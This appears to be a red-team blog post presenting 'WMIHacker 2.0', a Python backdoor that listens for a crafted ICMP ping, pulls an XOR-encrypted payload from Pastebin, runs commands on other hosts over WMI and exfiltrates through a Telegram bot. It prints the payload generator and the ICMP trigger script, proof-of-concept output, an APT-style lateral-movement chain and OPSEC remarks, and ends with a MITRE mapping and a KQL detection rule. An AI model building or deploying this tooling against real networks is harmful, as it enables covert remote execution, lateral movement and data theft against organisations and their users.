WMIHacker 2.0 👾

s0ld13r.kz/posts/wmihacker-2.0

May 4, 2025

> DISCLAIMER: This article is intended strictly for educational and research purposes. The techniques, tools, and concepts discussed here are designed to enhance understanding of adversary tactics, improve defensive capabilities, and support authorized Red Team assessments. Any unauthorized or malicious use of the information provided is strongly condemned and may be illegal.

Table of Contents


Introduction

In this article, I will present a reimagined version of the WMIHacker tool, which has been observed in APT campaigns attributed to the EARTH KURMA group. The revamped version focuses on advanced command and control (C2) techniques and demonstrates how both symmetric and asymmetric C2 infrastructures can be leveraged in real-world attack scenarios.

We'll walk through a full attack chain using the new tool, exploring how it can be integrated into modern offensive operations. Finally, the article will cover methods for detecting such attacks and provide insights into improving defense mechanisms against them.

Tool Repo: https://github.com/s0ld13rr/WMIHACKER

Earth Kurma Chain




In Trend Micro's analysis of the Earth Kurma APT campaign, attackers used WMIHACKER, an open-source post-exploitation tool designed to execute commands remotely over port 135 using WMI/DCOM — without relying on SMB or WinRM. Interestingly, the original script does not use Win32_Process directly for execution, which often causes compatibility issues.

During my own experiments, I decided to refactor and change the concept of WMIHACKER to support stable Red Team operations inside real-world infrastructures, improving execution reliability, error handling, and output collection across segmented environments. By abusing native protocols and executing commands, it enables quiet lateral movement ideal for stealthy operations.

Symmetric & Asymmetric approach in C2 infra

But before we start observing wmihacker, I would like to explain the concept of symmetric and asymmetric C2 approaches. During the development of of this project and analysis of existing threat actor operations, I introduced and formalized two concepts that help classify C2 architectures more effectively: Symmetric C2 and Asymmetric C2.

Symmetric C2



A Symmetric C2 approach is characterized by a direct and predictable interaction between the server (C2) and the agents (implants). Each agent directly communicates with a central C2 server, and the flow of command and data is relatively flat and transparent.

Key Characteristics:


- One-to-one or one-to-many agent-to-C2 relationship.
- The C2 server maintains state and task queues for each agent.

- Communication is typically periodic (beaconing, polling) or session-based (reverse shell, socks).
- Easier to map and detect from a defensive standpoint.

Use Cases:

- Post-exploitation in isolated networks.
- Campaigns with short dwell time.
- Controlled Red Team engagements.

Asymmetric C2



An Asymmetric C2 approach involves a multi-layered, often indirect communication chain. Agents may not talk to the main C2 server directly; instead, they may receive commands or exfiltrate data via intermediate nodes—other compromised machines or pivoting points.

Key Characteristics:


- Multi-hop architecture, often involving lateral movement.
- Commands can be relayed through another compromised host (e.g., infected Exchange server with WMI agent).

- Results may be forwarded to another C2 server entirely.
- Harder to correlate agent actions to a single C2 node.
- Resilient to takedown and more stealthy.

Use Cases:

- APT-level operations.
- Red Team simulations that mimic real-world actor TTPs.
- Scenarios involving air-gapped or heavily segmented environments.

WMIHacker 2.0




I decided to redesign the original VBS script and implement a backdoor in Python that installs itself as a service on the host system. This backdoor operates asymmetrically and is triggered when a specially crafted ICMP ECHO request is received. Once activated, it retrieves the payload and related instructions from Pastebin, executes the specified command, and extracts a Telegram bot token used for exfiltration.

```
def xorshift_encrypt(data: bytes, key: int) -> bytes:
    result = bytearray()
    state = key & 0xFFFFFFFF

    for b in data:
        state ^= (state << 13) & 0xFFFFFFFF
        state ^= (state >> 17)
        state ^= (state << 5) & 0xFFFFFFFF
        prng_byte = (state & 0xFF)

        result.append(b ^ prng_byte)

    return bytes(result)

# all these parameters are used in the payload, change for your needs

KEY=0xDEADBEEF
TOKEN = "BOT TOKEN"
CHAT_ID = "CHAT ID"
IP_ADDR = "VICTIM_IP"
USER = "USERNAME"
PASSWORD = "PASSWORD"
COMMAND = "echo 'YOU HAVE BEEN PWNED!' > C:\\Users\\Administrator\\hello.txt"


msg = f"
{TOKEN}$$$${CHAT_ID}$$$${IP_ADDR}$$$${USER}$$$${PASSWORD}$$$${COMMAND}".encode()

enc = xorshift_encrypt(msg, KEY)

print(enc.hex())
```

This code (`payload_gen.py`) is designed to generate an encrypted payload that contains all the necessary parameters for the backdoor to operate. The payload will be uploaded to Pastebin, and the implant (on the victim machine) will later fetch, decrypt, and execute it on remote host. Parameters are separated by `$$$$` and scraped on the victim host. Also, no artifacts such as BOT TOKEN or CHAT ID will be placed inside the code. It hardens the OPSEC, and may maintain the fewer artifacts on OS.


```
from scapy.all import *

victim_ip = input("Enter the victim's IP address: ").strip()

id = input("Enter the Pastebin ID: ").strip()

packet = IP(dst=victim_ip)/ICMP(type=8)/Raw(f"PWN:{id}")

packet.show()

send(packet)

print("Packet sent!")
```

This script (`checker.py`) sends a specially crafted ICMP Echo Request (ping) packet to a victim machine. The payload of the ICMP packet contains an identifier called PWN (Pastebin ID) that tells the backdoor on the victim side where to fetch the encrypted payload.



```
[*] Connecting to 192.168.144.222...
[+] Connected successfully to 192.168.144.222
[*] Executing command: echo 'YOU HAVE BEEN PWNED!' > C:
\Users\[redacted]\hello.txt
[+] Command executed successfully (Process ID: 8200)
```

15:16



hello – Блокнот

Файл Правка Формат Вид Справка

```
'YOU HAVE BEEN PWNED!'
```

Above you can see the Proof of Concept implementation of the WMI-based backdoor.


On victims host:

```
PS> python wmihacker.py <LOCAL IP>
```

or

```
PS> wmihacker.exe <LOCAL_IP> # build with PyInstaller
```

I deployed whole project here: https://github.com/s0ld13rr/WMIHACKER


Second C2
Server with active WMIHacker backdoor
Victim host under attack
First C2
Compromised employees host, e.g CS beacon

The attack chain might look this way:

1. Initial access on a client machine via spear-phishing (T1566.001).
2. That machine sends a specially crafted packet to an internal Exchange server (already compromised).
3. The Exchange server, running a WMI backdoor, executes commands on other machines (T1047).
4. Collected data is sent to a completely separate, hidden C2 server.

As I wrote in previous section, the WMIHACKER 2.0 use the asymmteric C2 approach for more stealthier lateral movement and execution. This is just a Proof-of-Concept tool and has several issues in OPSEC and Persistence.

MITRE ATT&CK mapping

The table below maps key attacker actions to MITRE ATT&CK techniques. It shows how the backdoor achieves things like initial access, execution, C2, and evasion—using WMI, ICMP, Telegram, and more. This gives a clear view of the TTPs involved and helps defenders understand what to watch for.

Technique	ID	Description
Spearphishing Attachment	T1566.001	Initial access via email with malicious attachment

Technique	ID	Description
Windows Management Instrumentation (WMI)	T1047	Remote command execution using WMI
Command and Scripting Interpreter: Python	T1059.006	Use of Python for execution
Ingress Tool Transfer	T1105	Downloading payloads (e.g., from Pastebin)
Non-Application Layer Protocol	T1095	C2 communication via non-standard protocols (e.g., ICMP)
Exfiltration Over Web Service	T1567.002	Exfiltration using Telegram Bot API
Obfuscated Files or Information	T1027	XOR encryption for payload confidentiality
Proxy	T1090	Asymmetric C2 using pivoting through internal nodes

Detection & Response

> Continuous monitoring of infrastructure is the most effective approach to threat detection. To enhance security, it's essential to regularly update detection rules and strengthen the infrastructure, thereby raising the cost of compromise.

To detect potential abuse of WMI in the context of WMIHacker-like activity, the following KQL (Kusto Query Language) detection rule can be used:

```
winlog.event_data.ParentProcessName: *WmiPrvse.exe and event.code: 4688 and
winlog.event_data.SubjectUserSid: "S-1-5-20"
```

Explanation:

- event.code: 4688 – Triggers on the creation of a new process.
- winlog.event_data.ParentProcessName: *WmiPrvse.exe – Filters for processes spawned by the WmiPrvSE.exe process, which is commonly used during WMI execution.
- SubjectUserSid: "S-1-5-20" – Filters for the NETWORK SERVICE account, under which WMI may execute in certain contexts.

Response Actions:

- Investigate the child process and command-line arguments.
- Review associated WMI event logs and consumer/subscription configurations.

- Correlate with other telemetry such as network connections or abnormal service creation.
- Apply endpoint detection & response (EDR) rules to block known malicious behaviors.

Conclusion

WMI-based backdoors represent one of the stealthiest and most effective methods for post-exploitation in Windows environments. Leveraging native Windows components and protocols, WMI agents can perform lateral movement, execute commands, and retrieve system data without dropping binaries or creating noticeable artifacts.

When integrated into an Asymmetric C2 architecture, these agents become even harder to detect and attribute, as they can operate via proxy nodes and relay chains deep within segmented networks.